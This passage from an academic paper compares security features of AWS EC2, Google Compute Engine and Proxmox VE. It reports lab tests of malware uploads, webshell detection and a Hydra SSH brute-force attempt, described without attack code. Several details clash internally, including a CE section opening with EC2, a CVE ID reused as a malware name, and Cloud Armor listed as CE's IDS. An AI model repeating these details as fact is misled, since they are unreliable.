- Security Groups [CIA]: Security groups in the EC2 infrastructure serve as a virtual firewall, enabling users to specify and authorise which IP addresses and ports can remotely access their virtual machines. This feature allows for a vital control mechanism over network traffic, helping to enhance security by restricting access to only authorised sources and ports [51].
- Guard Duty [CIA]: It is an IDS designed for use within the EC2 infrastructure [52]. Moreover, the Guard Duty application leverages artificial intelligence technologies to enhance the efficiency of cybersecurity measures. Specifically, GuardDuty employs machine learning algorithms adept at distinguishing between potentially malicious user activities and anomalous, yet harmless, operational behaviours within AWS accounts [50].
- Amazon Inspector [CIA]: It is responsible for conducting thorough and ongoing scans to identify vulnerabilities within the EC2 environment [53].
- Security Hub [CIA]: This serves as the central repository for findings generated by AWS security services. All findings are archived for at least 90 days [54].
- AWS Systems Manager [A]: It is tasked with managing virtual machines within the EC2 environment and automatically applying updates to virtual machines [55].
- IAM [CI]: It serves as the infrastructure responsible for controlling user access to EC2 resources and defining the permissions associated with that access [21]. Artificial intelligence has been integrated into IAM applications through the Zelkova application, which analyses IAM policies. This enhancement facilitates more efficient IAM operations by providing insights based on the content of the IAM policies [50].
- KMS [CI]: Access to the EC2 infrastructure is facilitated through the use of electronic certificates instead of passwords. This approach aims to streamline user management processes and mitigate security vulnerabilities associated with predictable passwords [56].
- Nitro System [CI]: The Nitro System represents Amazon AWS's innovative hypervisor structure, designed to enhance security by continuously monitoring, protecting, and verifying hardware and software infrastructure. This system allocates virtualisation resources to dedicated hardware and software components, reducing the

attack surface. This feature is crucial for safeguarding sensitive data such as financial, research and development, and other proprietary or confidential information, ensuring data integrity and security [22]. This feature also provides the micro-segmentation cybersecurity measure used in IaaS infrastructures.

- Clustering [A]: Clustering technology enables the redundant operation of servers within the cloud computing infrastructure. This technology can establish a cluster infrastructure from virtual machines deployed within the EC2 infrastructure. Servers operating in a clustered manner can seamlessly take over each other's workloads in the event of a failure, ensuring uninterrupted system operation [57], [58].
- Snapshots [IA]: Snapshots represent instantaneous backups of virtual machine disks, facilitating the restoration of data on the disk or the entire disk to a specific date. They hold particular significance for swiftly recovering data that undergoes infrequent changes. For instance, in the event of a virus attack compromising the file integrity of a disk, it can be reverted to a date before the infection [59].
- Backup Solutions [IA]: It is a solution that involves taking snapshot-based backups of the disks defined within the virtual machine for long-term storage [60].
- Security with AI [CIA]: Artificial intelligence technologies are employed to enhance the security of the EC2 infrastructure. Machine learning is utilised within the infrastructure of applications, including IAM, VPC, and Guard Duty. This integration not only automates tasks but also allows for the more efficient deployment of security measures [50].

4.2. Cybersecurity Solutions Utilized in CE Infrastructure

EC2 provides an environment where end users can deploy and manage virtual machines and the resources allocated to them. It operates within the domain of public cloud computing [61]. The applications and features incorporating cybersecurity measures within the EC2 infrastructure are presented below:

- Cloud Armor [A]: It is a security application that protects against DDoS attacks. While this feature is standard, Cloud Armor also offers versions with additional features for a fee [62].
- Cloud IDS [CIA]: It is a service that provides threat detection against spyware and malware attacks and unauthorised access to the network [63].
- Cloud Firewall [CIA]: Cloud Firewall is a security tool that employs a signature-based threat detection mechanism to identify and prevent attacks that may occur over the network. It is the market's inaugural cloud-based firewall solution, powered by Palo Alto Networks, designed to safeguard against malware, spyware, and command and control attacks within the cloud environment [64].
- VPC [CIA]: It allows CE resources to be initialised in a virtual network completed by the end user. This virtual network provides users with control over the networking environment for their EC2 virtual machines (instances), allowing for segmentation, isolation, and custom configuration according to their specific requirements [65].
- Logs Explorer [CIA]: It is a solution designed for monitoring logs related to the operations conducted within the CE infrastructure [66].
- KMS [CI]: Access to the CE infrastructure is facilitated through electronic certificates instead

of passwords. This approach aims to streamline user management processes and mitigate security vulnerabilities associated with predictable passwords [67].

- IAM [CI]: It serves as the infrastructure responsible for controlling user access to CE resources and defining the permissions associated with that access [68].
- Confidential VM Service [CI]: This service safeguards your data by encrypting the virtual machine's memory with keys Google cannot access. Ensuring that the service provider cannot access this service is crucial for the integrity of cloud service processes [23].
- Clustering [A]: Clustering technology enables the redundant operation of servers within the cloud computing infrastructure. This technology can establish a cluster infrastructure from virtual machines deployed within the CE infrastructure. Servers operating clustered can seamlessly take over each other's workloads in the event of a failure, ensuring uninterrupted system operation [69].
- Snapshots [IA]: Snapshots represent instantaneous backups of virtual machine disks, facilitating the restoration of data on the disk or the entire disk to a specific date. They hold particular significance for swiftly recovering data that undergoes infrequent changes. For instance, in the event of a virus attack compromising the file integrity of a disk, it can be reverted to a date before the infection [70].
- Backup and DR [IA]: It is a solution that involves taking snapshot-based backups of the disks defined within the virtual machine for long-term storage [71].
- Security with AI [CIA] Google is endeavouring to incorporate Gemini, an artificial intelligence application it developed, into the cybersecurity protocols of its (IaaS) framework. Initiatives in this area have commenced. One of the primary objectives in detecting malicious code is to provide customers with detailed information about the nature of these threats through collaboration with the virustotal.com infrastructure. Additionally, it has been reported that artificial intelligence has been integrated into the Chronicle application, which possesses Security Information and Event Management (SIEM) capabilities within the Google Cloud infrastructure [72].

4.3. Cybersecurity Solutions Utilized in Proxmox VE Infrastructure

Proxmox VE is an open-source server virtualisation management solution based on the KVM hypervisor. It is primarily utilised to set up private IaaS cloud computing infrastructures. The IaaS infrastructure of Proxmox VE can be managed via its web interface or through the command line [73], [74]. Additionally, with the necessary configurations, it can be employed as a multi-tenant solution within public IaaS infrastructures. Proxmox Server Solutions GmbH develops Proxmox VE. In the Proxmox VE infrastructure, features typically paid for in other private IaaS applications are free. These features include clustering, High Availability (HA), and storage virtualisation (CEPH). Furthermore, a paid solution is available for Proxmox VE, which provides support and access to enterprise repositories. Proxmox VE infrastructure allows for the management of general security measures for all virtual machines from a single web interface or through the command line. The sections related to cybersecurity within the web interface are user-friendly. The applications and features incorporating cybersecurity measures within the Proxmox VE infrastructure are presented below:

- Virtual Local Area Network (VLAN) [CIA]: VLAN technology facilitates the virtual segmentation of a local network, allowing for the creation of distinct network segments within the same physical network infrastructure. This capability extends to VLANs, enabling their integration into the Proxmox VE infrastructure [31].

- Iptables [CIA]: IPtables, developed for the Linux operating system, serves as a powerful firewall utility, enabling the enforcement of access control policies to prevent unauthorised access to virtual machines [75], [76].
- Log Management [CIA]: In the Proxmox VE infrastructure, while basic system logs can be monitored through the web interface, more detailed records about security, system operations, authorisations, access, and others are accessible via the Proxmox VE command line interface. These records can be further directed to an external SIEM solution for in-depth analysis [31].
- Virtual Network (VNET) [CI]: It allows Proxmox VE resources to be initialised in a virtual network completed by the end user. This virtual network gives users control over the networking environment for their Proxmox VE virtual machines, allowing for segmentation, isolation, and custom configuration according to their specific requirements. It corresponds to the VPC feature found in both EC2 and CE infrastructures. Its significance is particularly highlighted when implementing multi-tenant infrastructures with Proxmox VE [31].
- CEPH [IA]: The storage disks storing data can be virtualised using the CEPH technology developed on the Linux operating system. This approach ensures data integrity against disk corruption [31].
- Clustering (HA) [A]: Clustering technology enables the redundant operation of servers within the cloud computing infrastructure. This technology can establish a cluster infrastructure from virtual machines deployed within the CE infrastructure. Servers operating in a clustered manner can seamlessly take over each other's workloads in the event of a failure, ensuring uninterrupted system operation [31].
- Snapshots [IA]: Snapshots represent instantaneous backups of virtual machine disks, facilitating the restoration of data on the disk or the entire disk to a specific date. They hold particular significance for swiftly recovering data that undergoes infrequent changes. For instance, in the event of a virus attack compromising the file integrity of a disk, it can be reverted to a date before the infection [73].
- Backup Solutions [IA]: Proxmox VE features an internal backup solution allowing scheduled backups of virtual machines within its infrastructure. This capability enables restoration from backups in the event of a cyber attack. Additionally, Proxmox VE can integrate with the Proxmox Backup Server infrastructure, offering more advanced features compared to the internal backup software [31].

4.4. Experimental Research

To test hypothesis (H1), ”The findings obtained as a result of RQ1 are confirmed in EC2, CE and Proxmox VE IaaS infrastructures”, an experimental research method using quantitative analysis techniques was used.

4.4.1 Cybersecurity Measures During the Deploying of Virtual Machines

EC2, CE and Proxmox VE IaaS management interfaces, access and operation are restricted to authorised personnel through defined organisational IAM policies. No remote access username and password were required when deploying virtual machines VM1-EC2-OS and VM2-CE-OS. Proxmox VE infrastructure required a username and password for remote access. Usernames are associated with the email addresses of authorised users in CE, while in EC2, they are set as ”ubuntu”. Remote access to the virtual machines via SSH is provided by default with a certificate in both EC2 and CE infrastructures, thanks to the KMS feature. Additionally, in CE infrastructure, access to VM2 via SSH and serial console can be done via a browser with Single Sign-On (SSO) authentication. In EC2, SSH and Serial Console access to virtual machines with a browser can be enabled in only nitro-supported virtual machines. In Proxmox VE infrastructure, remote access to VM5-PVE-OS via SSH can be done by SSH tools like Termius or Putty. Additionally, in Proxmox VE, access to virtual machines with serial consoles can be done by browser.

Both EC2 and CE offer similar cybersecurity features during the deployment of virtual machines, including options for external network access via SSH, HTTP, and HTTPS. Virtual machines in Proxmox VE infrastructure can be accessed through all ports. There are no restrictions on the Proxmox VE IPtables application by default. Confidential VM Service, based on data security and encryption, can be easily configured in CE. In EC2, this feature requires deploying nitro-supported virtual machines, which may not be available for every instance type. Moreover, nitro support mandates a minimum of 4 vCPUs. In Proxmox VE, data is encrypted when the discs of virtual machines are deployed in ZFS storage.

The interface for deploying virtual machines in CE is more straightforward than in EC2. However, the latter offers a more straightforward structure for selecting the operating system installed on the virtual machine. Operating system installation on virtual machines added in Proxmox VE includes the operating system installation processes on a physical machine. While the pricing for deploying a virtual machine in CE is clearly stated, there is no clear pricing information for EC2. EC2 offers a ”Free Tier” feature, allowing specific resources to be used free of charge for up to one year under particular conditions. All features in Proxmox VE infrastructure can be used free of charge. In addition, system updates can also be obtained free of charge in Proxmox VE. However, free system updates are not covered by enterprise updates. For this reason, care should be taken. Especially Proxmox VE main version updates should not be done immediately. For example, Proxmox VE should not be switched from version 7 to version 8 immediately. An 8.1 version should be expected. Problems arising in main version upgrades can be solved using intermediate version updates.

The security measures examined while deploying the VM1-EC2-OS, VM2-CE-OS, and VM5-PVE-OS virtual machines are summarised below in Table 3.

4.4.2 Evaluation of Cybersecurity Measures after Virtual Machines are Deployed

In the EC2 Console, remote access to virtual machines can be restricted on a port basis using the Security Groups feature, similar to a Layer-3 level firewall. CE offers a firewall application that is more detailed than Security Groups, providing almost all rule features of a Layer-3 firewall. The Firewall application in CE allows for simple configuration of permissions related to HTTP, HTTPS, and SSH ports. Proxmox VE infrastructure can be accessed from all ports after installing virtual machines. To limit this access to ports such as SSH and HTTPS, settings must be made in the firewall. By default,

Table 3.
Cybersecurity measures during deploying of virtual machines.

Features	**EC2**	**CE**	**PVE**
VM Deploying Interface	Web Based with SSL Security	Web Based with SSL Security	Web Based with SSL Security
IAM	Policy Based	Policy Based	Policy Based
Disk Encryption	KMS	KMS	ZFS Storage
Memory Encryption	Nitro Supported Hosts	Confidental VM Service	-
Remote Connection Security	SSH, Web Based Console, KMS	SSH, Web Based Console, KMS	SSH, Web Based Console

access to all virtual machines is not restricted. The firewall in Proxmox VE can be configured at both cluster and virtual machine levels. The rules added to the firewall configured at the cluster level are valid for all virtual machines.

In EC2 and CE, all network-related features, such as Security groups, firewalls, ACL features, and subnets, are gathered under VPC. VNET provides management of network features in Proxmox VE. It is also essential for configuring multi-tenant environments. It has been observed that VNET contains slightly different clustering than EC2 and CE. For example, the firewall is not included in the VNET configuration.

The ”OS Info” tab in the CE Cloud Console displays system updates and potential vulnerabilities, aiding end-user awareness [77]. For vulnerability detection in EC2, the Amazon Inspector feature should be utilised. However, vulnerability scanning for VM1 was performed through Inspector. A sample system update vulnerability detected in EC2 Inspector and CE IDS logs is presented in Table 4 and Table 5.

Table 4.
A sample system update vulnerability for EC2 inspector.

Vulnerability ID	CVE-2015-8553
Severity	MEDIUM
Launched at	April 13, 2024 7:49 AM

Table 5.
A sample system update vulnerability for CE IDS.

Vulnerability ID	CVE-2024-2961
Severity	MEDIUM
Report Generated	April 15, 2024 12:42:49 AM

The Guard Duty application was employed to identify cyber-attacks on VM1-EC2-OS and VM3-EC2-APP machines within the EC2 infrastructure. Guard Duty is the IDS in the EC2 environment, offering detailed analysis capabilities. For instance, VM3 was remotely accessed using the ”Termius” SSH application. Following the access, the ”sudo su” command was utilised to obtain ”root” privileges on VM1. The Guard Duty application logged this system access with ”root” privileges.

The Guard Duty application on EC2 also identified PHP malware on VM3-EC2-APP. The log about this file, generated by Guard Duty, is presented in Table 6.

Upon examining the log details, crucial information such as HASH information, file path, and file name is provided, indicating that the malware poses a significant security risk. The Volume ARN information specifies the virtual machine’s location, suggesting it resides in the Eu-Central-1 Frankfurt region with the vol-volume-id disk. This information can identify and remove the file from the

Table 6.
A sample malware detection log from Guard Duty.

Name	CVE-2015-8553
Severiy	HIGH
Hash	01539901169493c9ba25a013b40d9cff0fe667ebb2f5ab4261ac8ff04abe9ab3
File Path	/var/www/html/XXXXXX/wp-content/uploads/2022/02/uaavsdgm.php
File Name	uaavsdgm.php
Volume ARN	arn:aws:ec2:eu-central-1:user-id:volume/vol-volume-id

system.

In Cloud IDS, connections to the system with ”root” privileges in VM2 and the PHP malware in VM4-CE-APP were undetected. Upon reviewing the logs in Cloud IDS, attacks other than brute force attacks and those initiated by the researcher from outside the system are generally identified. The ability of Guard Duty in EC2 to detect PHP malware is a notable advantage.

Since Proxmox VE does not have an IPS application developed by Proxmox VE, the effects of viruses in virtual machines could not be observed.

The cybersecurity measures that can be taken after the virtual machines are installed are summarised in Table 7.

4.4.3 Examination of Malware Installed Machines via EC2 and CE IDS systems

The malware installed on VM1-EC2-OS, VM2-CE-OS and VM5-PVE-OS is detailed in Table 2. According to the findings, the Virustotal online virus scanning application scanned the malware, revealing that 65 out of 70 virus scanning applications successfully detected the infected file capable of affecting Windows systems. Similarly, the file designed to target Linux platforms was identified by 39 out of 63 virus-scanning applications. Both files (the first and second files detailed in Table 2) were successfully uploaded to VM1, VM2 and VM5 within EC2, CE and Proxmox VE infrastructures using the SFTP feature. This suggests that the data uploaded to the IaaS infrastructure undergoes no security scanning either in EC2 or CE. Consequently, virtual machines' users are primarily responsible for implementing cybersecurity measures within these infrastructures. Moreover, the uploaded files were observed to have no adverse effects on VM3-EC2-APP, VM4-CE-APP and VM6-PVE-APP and did not impact other virtual machines belonging to different customers within the EC2 and CE infrastructures. This states the isolation of virtual machines within the IaaS infrastructure, a fundamental feature the hypervisor ensures. The fundamental cybersecurity measures of IaaS Infrastructures are summarised in Table 8.

The presence of malicious code, facilitated by the Webshell feature inherent to the PHP programming language, was detected in VM3-EC2-APP, VM4-CE-APP and VM6-PVE-APP with only four virus scanning applications on Virustotal successfully identifying these threats. This highlights the importance of exercising caution for developers of web-based applications. It was observed that conventional firewall measures were insufficient in addressing the security risks posed by such malicious code. Notably, the Guard Duty IDS system in the EC2 infrastructure successfully detected this malware affecting the VM3-EC2-APP virtual machine, while no detection was observed in the CE IDS infrastructure. Since Proxmox VE does not have an IPS application developed by Proxmox VE, the effects of viruses in virtual machines could not be observed.

Table 7.
Cybersecurity measures after virtual machines are deployed.

Features	**EC2**	**CE**	**PVE**
Port Security	Security Groups Feature	Cloud Firewall Application	IP Tables Firewall Application
IDS	Guard Duty Application	Cloud IDS Application	-
Firewall	AWS Firewall Manager Waf and Shield Application	Cloud Firewall Application Cloud Armor Application	IP Tables Firewall Application
Network Security	VPC and ACL Features	VPC and ACL Features	VNET Feature

Table 8.
IaaS infrastructures' fundamental cybersecurity measures.

Features	**EC2**	**CE**	**PVE**
Malicious code or malware detection in file upload to virtual machine remotely by default	No	No	No
Isolation at hypervisor-level	Yes	Yes	Yes
Malicious code or malware detection in file upload to virtual machine remotely by third-party apps	Yes	Yes	Yes

4.4.4 Backup Operations of Virtual Machines

Before installing malicious software on VM1-EC2-OS, VM2-CE-OS and VM5-PVE-OS virtual machines, snapshots of the virtual machines were diligently taken. Additionally, the automatic backup feature of the virtual machines was configured to operate at specified time intervals. As intended, backups were successfully executed at the designated times. Subsequently, the malicious software was installed on VM1-EC2-OS, VM2-CE-OS and VM5-PVE-OS. Upon reverting the virtual machines to the state captured by the snapshots, it was observed that the malware had been effectively eradicated. The virtual machines were then re-synchronised and restored using the previously taken backups. Upon examination of the restored machines, it was confirmed that the malware had been completely removed. These outcomes affirm the successful operation of the snapshot and backup infrastructure within EC2, CE and Proxmox VE environments.

Table 9.
Comparison of backup features of IaaS infrastructures.

Features	**EC2**	**CE**	**PVE**
Snapshot	Yes	Yes	Yes
Backup	Yes	Yes	Yes
External Backup	No	No	Yes

In EC2 and CE infrastructures, the automatic scheduling of snapshot and backup features incur charges based on the occupied storage size of each snapshot or backup taken. Consequently, it is imperative to establish guidelines regarding the intervals at which backups should be retained. Prolonged storage of snapshots and backups may result in additional expenses for businesses. To mitigate such costs, businesses must devise a backup policy and configure backup features in alignment with this policy. The comparison of backup features of IaaS Infrastructures is summarised in Table 9.

4.4.5 Examination of cybersecurity measures in EC2, CE and Proxmox VE infrastructure according to the Brute-Force Attack on Virtual Machines

In evaluating IDS and IPS measures within the EC2 and CE infrastructures, a brute force attack was executed using the Hydra tool [78] on virtual machines. The specifics of the attack and the subsequent responses within the cybersecurity measures of EC2 and CE infrastructures are presented in Table 10. A brute force attack was conducted on the VM5 virtual machine within the Proxmox VE infrastructure, which lacks IDS. In contrast to VM1-EC2-OS and VM3-CE-OS, the VM5-PVE-OS virtual machine does not utilise certificate-based authentication. Consequently, access to VM5-PVE-OS relies on traditional username and password entry. The analysis of the logs from Table 10 indicated that the traditional username and password method was not supported in the attacks targeting VM1-EC2-OS and VM2-CE-OS. However, during the attack on VM5-PVE-OS, it was observed that logging in using the traditional username and password method was possible. This accessibility enables attackers to utilise such tools more effectively, exploiting the lack of robust authentication mechanisms.

EC2 and CE IPS systems were able to detect the brute force attacks. Accordingly, the logs produced by EC2 and CE IDS systems are presented in Tables 11 and 12.

The attempted attack using ssh-keys (VM1 and VM2) and traditional user name and password (VM5) via the Hydra tool was unsuccessful. Additionally, the logs detected attempts to breach the system using SSH keys by Guard Duty and Google IDS. Enabling access to cloud servers through certificates can minimise the impact of brute-force attacks. In addition, it is noteworthy that Guard Duty IDS shows the severity of the brute force attack as low, while CE IDS shows it as high.

Upon reviewing the logs from Guard Duty and CE IDS, it was observed that 103 attacks targeted VM2 and VM4 within two days in the CE system. These attacks comprised 3 critical, 51 high, 30 medium, and 19 low-level threats. Guard Duty identified one attack and detected 59 malicious files. The detections of these 59 malicious files were rated as critically important. Google IDS application did not detect these malicious files.

Based on these results, hypothesis (H1) is accepted. RQ1 findings confirm hypothesis (H1), suggesting consistency and reliability in the observed outcomes of the cybersecurity measures across the studied infrastructures.

- RQ2. What are the similarities and differences in cybersecurity measures among EC2, CE, and Proxmox VE IaaS infrastructures?

Within the scope of this research question, the cybersecurity measures of EC2, CE, and Proxmox VE will be compared in terms of similarities and differences.

4.5. Comparison of cybersecurity measures of EC2, CE, and Proxmox VE Infrastructures

The comparison of cybersecurity measures across all three IaaS infrastructures is analysed in two segments, based on the results obtained from both document analysis RQ1 and the alternative hypothesis (H1) testing. This dual approach thoroughly evaluates the protective strategies employed within each infrastructure, highlighting their similarities versus differences in the context of cyber defence.

Table 10.
Hydra tool log for brute force attacks to VM1 and VM2.

Attack Type	Brute Force
Tool Utilized	Hydra tool operated on the Kali Linux platform
Objective	To conduct a brute force attack on VM1-EC2-OS, VM2-CE-OS, VM5-PVE-OS
VM1-EC2-OS Results (Logs from Hydra)	INFO: Testing if password authentication is supported by ssh://user_name@VM1_IP_Address ERROR: target ssh://VM'_IP_Address:22 does not support password authentication
VM2-CE-OS Results (Logs from Hydra)	INFO: Testing if password authentication is supported by ssh://user_name@VM1_IP_Address ERROR: target ssh://VM'_IP_Address:22 does not support password authentication
VM5-PVE-OS Results (Logs from Hydra)	INFO: Testing if password authentication is supported by ssh://user_name@VM3_IP_Address INFO: Successful, password authentication is supported by ssh://VM5_IP_Address:22

Note: The researcher concealed IP address information. For this reason, the text ”IP address” is written instead of the 32-bit IP address information.

4.5.1 The comparison of cybersecurity measures within the EC2, CE, and Proxmox VE infrastructures is conducted according to the findings from the RQ1

The cybersecurity measures available in the EC2 and CE public IaaS infrastructures operate on a pay-as-you-go basis, allowing users to leverage a multi-tenant environment. Furthermore, these cybersecurity measures are readily available for immediate use. Basic cybersecurity features such as IPTables, VLAN, VNET, snapshots, and backup solutions are also pre-configured within the Proxmox VE private IaaS infrastructure. However, advanced cybersecurity measures like IDS, IPS, and WAF may require end-user configuration by installing paid or free third-party software. For instance, users can install the Berkeley Software Distribution (BSD) operating system-based Pfsense firewall on the Proxmox VE infrastructure free of charge, including an IDS and IPS solution through the SNORT application, also available at no cost. Nevertheless, proficient end-users should install and configure these applications and solutions.

In terms of terminology, EC2 infrastructure employs generally understandable terms, while CE utilises more technical terminology. For instance, security group rules in EC2 infrastructure refer to ”inbound” and ”outbound,” [51] whereas CE uses ”ingress” and ”egress” instead [65]. The terminology in CE, such as ”ingress” and ”egress,” closely resembles the syntax used in the rule structure of the BSD-based Packet Filter (Pf) firewall. Similarly, Ethernet card names for virtual machines differ between CE and EC2, with CE employing ”Nic0,” ”Nic1,” etc., while EC2 opts for ”interface id.” Proxmox VE infrastructure also employs technical terms, mainly concerning firewall-related settings, which include options for the IPtables application [75].

Applications provided by EC2, CE, and Proxmox VE for cybersecurity measures, as well as all other applications, are presented in a menu with a tree structure, facilitating user accessibility and awareness during IaaS infrastructure management. Additionally, all three infrastructures feature a search function that enables users to locate applications quickly.

In the CE infrastructure, the ”Confidential VM

Table 11.
Guard Duty IDS log information for brute force attack.

Instance ID	id_number
Resource ID	rid_number
Threat Description	”source_ip” is performing SSH brute force attacks against rid number. Brute force attacks are used to gain unauthorised access to your instance by guessing the SSH password.
Threat Type	vulnerability
Severity	Low
Repeat Count	2
Application	ssh
Source IP Address	source_ip
Source Port	33040
Destination IP Address	destination_ip
Destination Port	22

Note: The researcher concealed IP address information. For this reason, the text ”source ip” and ”destination ip” is written instead of the 32-bit IP address information.

Table 12.
CE IDS log information for brute force attack.

Threat name	SSH User Authentication Brute Force Attempt
Threat ID	id_number
Threat Description	This event indicates a brute force attack through multiple login attempts to an SSH server.
Threat Type	vulnerability
Severity	High
Repeat Count	2
Application	ssh
Source IP Address	source_ip
Source Port	34634
Destination IP Address	destination_ip
Destination Port	22

Note: The researcher concealed IP address information. For this reason, the text ”source ip” and ”destination ip” is written instead of the 32-bit IP address information.

Service" [23] encrypts data stored in the memory (RAM) of virtual machines to prevent unauthorised access, a feature also available in EC2 for virtual machines supporting the Nitro feature [22]. In Proxmox VE, data encryption can be configured at the disk level, mainly when using the Zettabyte File System (ZFS) format [79].

Cybersecurity measures in EC2 and CE infrastructures operate on a pay-as-you-go model, allowing users to activate or deactivate them as needed and charge based on usage. This point was stated in the study by Dinachali et al [80]. In contrast, cybersecurity measures in Proxmox VE infrastructure are integrated without additional charges and can be activated at the user's discretion. However, the number of integrated cybersecurity measures in Proxmox VE infrastructure is comparatively lower, though this gap can be addressed by incorporating third-party applications as desired.

Lastly, snapshots and backup solutions are available across all three infrastructures, namely EC2, CE, and Proxmox VE.

Proxmox VE infrastructure integrates basic-level solutions such as Firewall, Snapshots, backup, clustering, VNET, and VLAN. However, external software should be utilised within the Proxmox VE infrastructure for more comprehensive solutions like IDS and IPS. This is a natural circumstance. Unlike EC2 and CE, which operate on a pay-as-you-go structure, where desired cybersecurity features can be activated for a fee, there is no scope in Proxmox VE. Therefore, the development and configuration of cybersecurity measures in the Proxmox VE infrastructure should be carried out by expert personnel using the platform [31], [73].

The general evaluation of the findings obtained within the scope of RQ1 is presented below.

- Similarities:
  - Data Integrity: All three platforms offer snapshots and backups to ensure data integrity.
  - Resource Availability: All three platforms offer solutions such as clustering and VPC (in Proxmox VNET) to maintain resource availability, ensuring continuous operations.
  - Data Confidentiality: All three platforms offer solutions to ensure data confidentiality, such as firewall, IAM, KMS, and isolation.
- Differences:
  - Intrusion Detection and Prevention Systems: Proxmox VE requires external software for advanced intrusion detection and prevention measures [31], while EC2 and CE offer integrated solutions [52], [63].
  - System Monitoring: The ease of system monitoring may vary among the platforms, with each offering different levels of functionality and user interfaces for monitoring cybersecurity measures [31].
  - Costs: EC2 and CE generally operate on a pay-as-you-go pricing model, where users are charged based on their usage of resources [80]. On the other hand, Proxmox VE is often deployed using traditional licensing or subscription models, with costs associated with hardware, maintenance, and support. All features can still be free if support is not obtained for Proxmox VE, except for enterprise updates.
  - Security with AI: Artificial intelligence-supported applications are utilised within the EC2 and CE infrastructures as part of cybersecurity measures. Detailed information about the AI applications deployed in the EC2 infrastructure is readily accessible, as documented applications like IAM, Guard Duty, and VPC clearly outline the use of artificial intelligence. In contrast, no

document that clearly expresses the integration of artificial intelligence with CE infrastructure within the scope of CE infrastructure applications (except Chronicle SIEM) has been encountered. There is a notable lack of detailed information regarding the specific AI applications employed [50].

- Marketplaces: In EC2 and CE infrastructures, many software developed by third parties can be used in these infrastructures. The places where these software are collected are called marketplaces. For example, an antivirus application for virtual machines that can run on the hypervisor is available in the marketplace in both EC2 and CE. However, Proxmox VE infrastructure does not have such a feature.
- Hardware Layer and Hypervisor Cybersecurity Measures: In public IaaS infrastructures such as EC2 and CE, customers are not responsible for the hardware layer's and hypervisor's cybersecurity. Because the customer does not interact with the hardware layer and hypervisor in any way. A similar result was also emphasised in the study conducted by Tomchik [6]. In private IaaS infrastructures such as Proxmox VE, the user is responsible for the security of the hardware layer and the hypervisor.

The comparative analysis of cybersecurity measures across EC2, CE, and Proxmox VE infrastructure, based on application and feature, is presented in Table 13.

5. Conclusions and Evaluations

The efficiency and transparency of digital transformation across all operations of businesses, including manufacturing, supply chain management, marketing, predictive maintenance, accounting, and finance, require the acquisition, storage, analysis, and sharing of data and information from both physical and virtual environments. This process, which constitutes the data-information cycle, is successfully implemented by integrating advanced technologies such as artificial intelligence, digital twins, augmented and virtual reality, and additive manufacturing. In this context, information technology resources such as processing power, data storage space, and memory are needed to ensure the data-information cycle for all operations and technologies. Cloud computing technologies facilitate the efficient use of the resources provided within the scope of information technologies and their sharing with the systems in need [81], [82]. Consequently, ensuring the cybersecurity of cloud computing infrastructure is critical for maintaining the continuity of business operations and protecting the confidentiality and integrity of business data and information [1], [83]. This paper analyses cybersecurity measures in the IaaS cloud computing service model, focusing on EC2, CE as public IaaS services, and Proxmox VE as a private IaaS service. The cybersecurity strategies of these infrastructures are analysed in terms of the fundamental principles of data and information resource security: availability, confidentiality, and integrity. This categorisation is based on document analysis supported by an empirical research method to enhance the findings and increase the study's validity.

The study findings indicate that all three infrastructures adhere to basic cybersecurity practices related to IaaS frameworks, such as isolation, segmentation, and micro-segmentation, preventing the spread of malware between virtual machines within the same infrastructure. The existing literature supports this result and further confirms hypothesis (H1) within the scope of the study [16], [18], [19]. Furthermore, EC2, CE, and Proxmox

Table 13.
Similarities and differences of EC2, CE and Proxmox VE infrastructures in terms of implementation and features.

Similarities and Differences	EC2	CE	PVE
Data Integrity			
Snapshots	Yes	Yes	Yes
Backup Solutions	Yes	Yes	Yes
External Backup Solutions	No	No	Yes -with Proxmox Backup Server
Resource Availability			
Clustering	Yes -Cross-country	Yes -Cross-country	Yes - Built-in live migration VM option - Built-in CEPH storage virtualisation and clustering feature
Network Redundancy	Yes -Built-in with VPC feature -Cross-country	Yes -Built-in with VPC feature -Cross-country	Yes -Built-in with VNET feature -Cross-country
Remote Connection Security	Yes - Web-based console access with SSL security - SSH access with a certificate through KMS feature	Yes - Web-based console access with SSL security - SSH access with a certificate through cloud KMS feature	Yes - Web-based console access with SSL security - SSH access with username and password default.
Data Confidentiality			
Traditional Firewall (Up to Layer 3)	Yes -Security Groups	Yes -Cloud Firewall	Yes -IPTables
Advanced Firewall (Up to Layer 7)	Yes -Waf and Shield	Yes -Cloud Firewall	No - Third-party application required
IDS Support	Yes -Guard Duty Application	Yes -Cloud Armor Application	No - Third-party application required
Disk Encryption	Yes - with KMS feature	Yes - with cloud KMS feature	Yes - with ZFS data storage option
Memory Encryption	Yes - with Nitro feature-supported hardwares	Yes - with Confidential VM Service option	No - Third-party application required
Identity Access Management	Yes	Yes	Yes
Network Security	Yes - with VPC and ACL	Yes -with VPC and ACL	Yes - with VNET and VLAN
Other Cybersecurity Features			
Third-Party Application Support	Yes - with marketplace	Yes - with marketplace	Yes - with manual installation
Log Management	Yes - Advanced log management with Security Hub application	Yes - Advanced log management with Log Explorer and Log Management applications	Yes - Built-in basic log management tools
AI Supported Cybersecurity	Yes - especially in IDS solutions	Yes - especially in IDS solutions	No - Third-party application required

VE IaaS infrastructures support basic security functionalities such as authentication, resource access authorisation, basic firewall configurations, syslog analysis, backup, snapshot, and clustering solutions. The functionality of these results was tested in the experimental research study conducted within the scope of hypothesis (H1). Significant differences were observed between EC2 and CE IaaS models compared to Proxmox VE infrastructure, especially regarding the availability of advanced cybersecurity solutions. EC2 and CE offer advanced intrusion detection and prevention systems, web application firewalls, and immediate deployment of third-party cybersecurity solutions through their marketplaces. These features enable easy activation of cybersecurity measures. In contrast, integrating similar functionality in the Proxmox VE infrastructure into the private IaaS fabric requires third-party applications and expert configuration.

An important experimental finding from the H1 hypothesis test is that the EC2 Guard Duty IDS implementation can detect malicious code in PHP extension files in virtual machines, while the Cloud IDS used on the CE platform cannot. The success of the Guard Duty IDS implementation offered by EC2 is attributed to the integration of machine learning techniques that enhance its detection capabilities. The detailed path information in IDS logs demonstrates the importance of AI-enhanced cybersecurity measures in identifying and localising threats in a system. Literature supports the effectiveness of AI in detecting malicious code, especially in web-based applications [28], [42], [84].

